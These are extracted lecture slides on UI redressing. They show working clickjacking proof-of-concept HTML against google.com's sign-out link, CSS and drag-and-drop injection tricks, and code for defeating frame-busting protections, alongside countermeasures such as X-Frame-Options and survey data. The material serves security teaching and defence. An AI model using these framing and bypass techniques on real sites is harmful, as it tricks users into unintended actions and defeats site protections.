UI Redressing: Attacks and Countermeasures Revisited

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Short and crisp details about me

- Studying
  - "IT-Security/Information Technology" at the Ruhr-University
  - "Computer Science" at the Distance University Hagen
- B.Sc. degree in "IT-Security/Information Technology"
- Author of the book "Authentication Web Pages with Selenium"
- Over five years experience in the fields of QA, Business Webhosting, and WebAppSec
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Contents

Introduction

- Google Inc. can generate a profit of over $6.5 billion in 2009
  - Interesting for commercial companies to offer web applications
    - shopping
    - banking
    - share status messages
- New attacks available that can bypass existing protection mechanisms
  - Clickjacking

Introduction

Oh no! Why Clickjacking, why again?

Because there is more in it!

UI Redressing

- Adjust a web page with different techniques

UI Redressing

- **Clickjacking**
- Strokejacking
- **Text injection by drag-and-drop**
- **Content extraction**
- Pop-up blocker bypass
- **SVG masking**

Clickjacking

- A known issue since 2002
- Officially introduced by Hansen & Grossman in 2008

Clickjacking $\subset$ UI Redressing

- **Cursorjacking**
- Filejacking, Cookiejacking
- Likejacking, Sharejacking
- Eventjacking, **Classjacking**
- Tapjacking, Tabnapping
- Adobe Flash Player attacks
- Combinations with CSRF, **XSS**, **CSS**

- Clickjacking $\Leftrightarrow$ Basic clickjacking $\neq$ UI Redressing

Attack vectors

- Basic clickjacking
- Advanced attacks
  - Clickjacking and XSS
  - Clickjacking and CSS
  - Text injection by drag-and-drop
  - Content extraction
  - Cursorjacking
  - SVG masking
- Clickjacking Tool

Basic clickjacking

- Practical example
- Clickjacking on the google.com “Sign out” link
- Three files required

inner.html

```
1 <iframe id="inner" src="http://www.google.com"
      width="2000" height="2000" scrolling="no"
      frameborder="none">
2 </iframe>
```

Basic clickjacking

Basic clickjacking

clickjacking.html

```
1 <iframe id="inner" src="inner.html" width
    ="2005" height="290" scrolling="no"
    frameborder="none"></iframe>
2 <style type="text/css"><!--
3   #inner { position: absolute; left: -1955px;
      top: -14px;}
4 //--></style>
```

Basic clickjacking

trustedPage.html

```
1  <h1>www.nds.rub.de</h1>
2  <form action="http://www.nds.rub.de">
3    <input type="submit" value="Go">
4  </form>
5
6  <iframe id="clickjacking" src="clickjacking.
       html" width="50" height="300" scrolling="
       no" frameborder="none">
7  </iframe>
8  <style type="text/css"><!--
9    #clickjacking { position:absolute; left:7px;
         top:81px; opacity:0.0}
10 //--></style>
```

Basic clickjacking

1. "inner.html": Frame "google.com" (2000x2000px)
2. "clickjacking.html": Shift the iframe with "src=inner.html" to the left
3. "trustedPage.html": Place a transparent iframe with "src=clickjacking.html" over the "Go" button

Clickjacking and XSS: Classjacking

- Makes use of the jQuery JavaScript Library
  - Simplifies HTML event handling

Truncated classjacking.html (Part 1/2)

```
1 <span class=foo>Some text</span>
2 <a class=bar href="http://www.nds.rub.de">
3     www.nds.rub.de
4 </a>
5
6 <script src="http://code.jquery.com/jquery
      -1.4.4.js">
7 </script>
```

Clickjacking and XSS: Classjacking

Truncated classjacking.html (Part 2/2)

```
<script>
  $("span.foo").click(function() {
    alert('foo');
    $("a.bar").click();
  });
  $("a.bar").click(function() {
    alert('bar');
    location="http://www.example.org";
  });
</script>
```

Clickjacking and CSS: Whole-page clickjacking

- CSS offers the option to use attribute selectors to select elements with specific attributes

CSS attribute selector code

```
1 a[href=http://www.example.org/] {
2   font-weight:bold ;
3 }
```

Clickjacking and CSS: Whole-page clickjacking

- Opera allows for breaking out of attribute selectors
- Opera 11: -o-link applies for <a> tags

Whole-page clickjacking code

```
1 <style>
2   p[foo=bar{}*{-o-link:'javascript:alert(1)
      '}{}*{-o-link-source:current}]{
3     color:red;
4   }
5 </style>
```

- "-o-link-source" is used to specify the source anchor for the element with the value "current" to use the current value of "-o-link"

Text injection by drag-and-drop

- Data can be dragged across a domain
- No need to care about the SOP


dragAndDrop.html

```
1 <div draggable="true" ondragstart="event.
      dataTransfer.setData( text/plain ,
2 malicious code );">
3   <h1>Drop me</h1>
4 </div>
5 <iframe src="dragAndDropIframe.html" style="
      border:1px solid;" frameborder="yes">
6 </iframe>
```

Content extraction

contentExtraction.html

```
1 <iframe src="view-source:http://www.nds.rub.de
    /chair/news/" frameborder="0" style="width
    :400px;height:180px">
2 </iframe>
3 <textarea type="text" cols="50" rows="10">
4 </textarea>
```



Cursorjacking

- Introduced by Eddy Bordi in 2010
- Change the default cursor icon for a new behave

CSS code to change the cursor

```
1 cursor:url("pointer2visible.png"),default;
```


SVG masking

Truncated SVGMasking.html

```
1 <svg:rect x="0.0" y="0.0" width="0.373" height
      ="0.3" fill="white"/>
2 <svg:circle cx="0.45" cy="0.7" r="0.075" fill
      ="white"/>
```

Clickjacking Tool

- Introduced by Stone at the Black Hat Europe in 2010
- Visualize clickjacking techniques in practice



Counteractive measures

- Frame busting
  - JavaScript
  - X-Frame-Options
  - NoScript
- Busting frame busting
  - IE8 XSS filter
  - Disabling JavaScript: Restricted frames
  - Redefining location
- Clickjacking detection system
- X-FRAME-OPTIONS

JavaScript

- Structure of frame busting code
  - conditional statement
  - counter-action

Frame busting code

```
1 if (top!=self){
2   top.location.href=self.location.href;
3 }
```

JavaScript

Unique sites	Conditional statement
38%	if (top != self)
22.5%	if (top.location != self.location)
13.5%	if (top.location != location)
8%	if (parent.frames.length > 0)

Unique sites	Counter-action
7	top.location = self.location
4	top.location.href = document.location.href
3	top.location.href = self.location.href
3	top.location.replace(self.location)

X-Frame-Options

- Introduced by Microsoft in 2008
- Two possible values
  - DENY: Web page cannot be loaded by a frame
  - SAMEORIGIN: Display the web page in a frame when the origin of the top level-browsing-context is not different

PHP implementation

```
1 <?php
2 header("X-Frame-Options: DENY");
3 ?>
```

X-Frame-Options


- Firefox: NoScript had experimental X-FRAME-OPTIONS compatibility support in version "1.8.9.9"

Browser	Lowest version
Internet Explorer	8.0
Firefox (Gecko)	3.6.9 (1.9.2.9)
Opera	10.50
Safari	4.0
Chrome	4.1.249.1042

- Interesting: Content Security Policy (Firefox 4)
  - Enables a site to specify which sites may embed a resource
  - frame-ancestors: Valid sources for `<frame>` and `<iframe>`

NoScript

- Extension for mozilla-based web browsers like Firefox
- Clickjacking protection integrated



Busting frame busting

- In the case that JavaScript protection mechanism are use

Busting frame busting

- Mobile versus non-mobile applications
- Double framing
- onBeforeUnload event
- **XSS filter**
- **Disabling JavaScript**
- **Redefining location**
- Referrer checking

IE8 XSS Filter

Frame busting code

```
<script type="text/javascript">
  if (parent.frames.length > 0){
    top.location.replace(document.location);
  }
</script>
```

IFRAME with IE8 XSS Filter

```
<iframe src="http://www.example.org/?abc=%3
    Cscript%20type=%22text/javascript%22%3Eif
    ">
</iframe>
```

Disabling JavaScript: Restricted frames

- Since IE6, a frame can have the "security" attribute with the value "restricted"
  - Done by a rendering in the "Restricted Sites Security Zone"
  - It ensures that JavaScript code, ActiveX controls, and inter alia re-directs to other sites do not work in the frame any-more

Restricted frames in IE with the "security" attribute

```
1 <iframe src="http://www.example.org" security
    ="restricted">
2 </iframe>
```

- There is also an attribute called "sandbox" specified in HTML5

Redefining location

- In IE7, also successfully tested in IE8, it is possible to redefine "location"
- By defining "location" as a variable, a reading or navigation by assigning "top.location" will fail, due to a security violation

Redefining "location" to deactivate frame busting code

```
1 <script>
2   var location = "dummy";
3 </script>
4 <iframe src="http://www.example.org">
5 </iframe>
```

Clickjacking Defense

- By Jason Li, Chris Schmidt, and Brendon Crawford

Clickjacking Defense

```
1 <style id="aCJ">body{display:none}</style>
2 <script type="text/javascript">
3     if (self === top) {
4         var aCJ = document.getElementByID("aCJ
              ");
5         aCJ.parentNode.removeChild(aCJ);
6     } else {
7         top.location = self.location;
8     }
9 </script>
```

Clickjacking detection system

	Value	Rate
Visited Pages	1,065,482	100 %
Unreachable or Empty	86,799	8.15%
Valid Pages	978,683	91.85%
With IFRAMEs	368,963	31,70%
With FRAMEs	32,296	3.30%
Transparent (I)FRAMEs	1,557	0.16%
Clickable Elements	143,701,194	146.83 el./page
Speed Performance	71 days	15,006 pages/day

	Total	True Positives	Borderlines	False Positives
ClickIDS	137	2	5	130
NoScript	535	2	31	502
Both	6	2	0	4

X-FRAME-OPTIONS

- Alexa Top 100,000 scanned in February 2011
  - HTTP Header analysis of the first page

	Value	Rate
Not scanned	341	0.34%
Top 100	3	3.00%
Top 1,000	9	0.90%
Top 10,000	33	0.33%
Top 100.000	143	0.14%
DENY	48	33.57%
SAMEORIGIN	95	66.43%

Conclusion and outlook

- UI Redressing is a serious attack that can have terrible effects
- There are protection mechanisms like frame busting to provide a certain degree of client-side security
  - It is possible to disable frame busting code
- X-Frame-Options and NoScript should be used
- There will be more attacks concerning UI Redressing

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Thank you for your attention.
Any questions?

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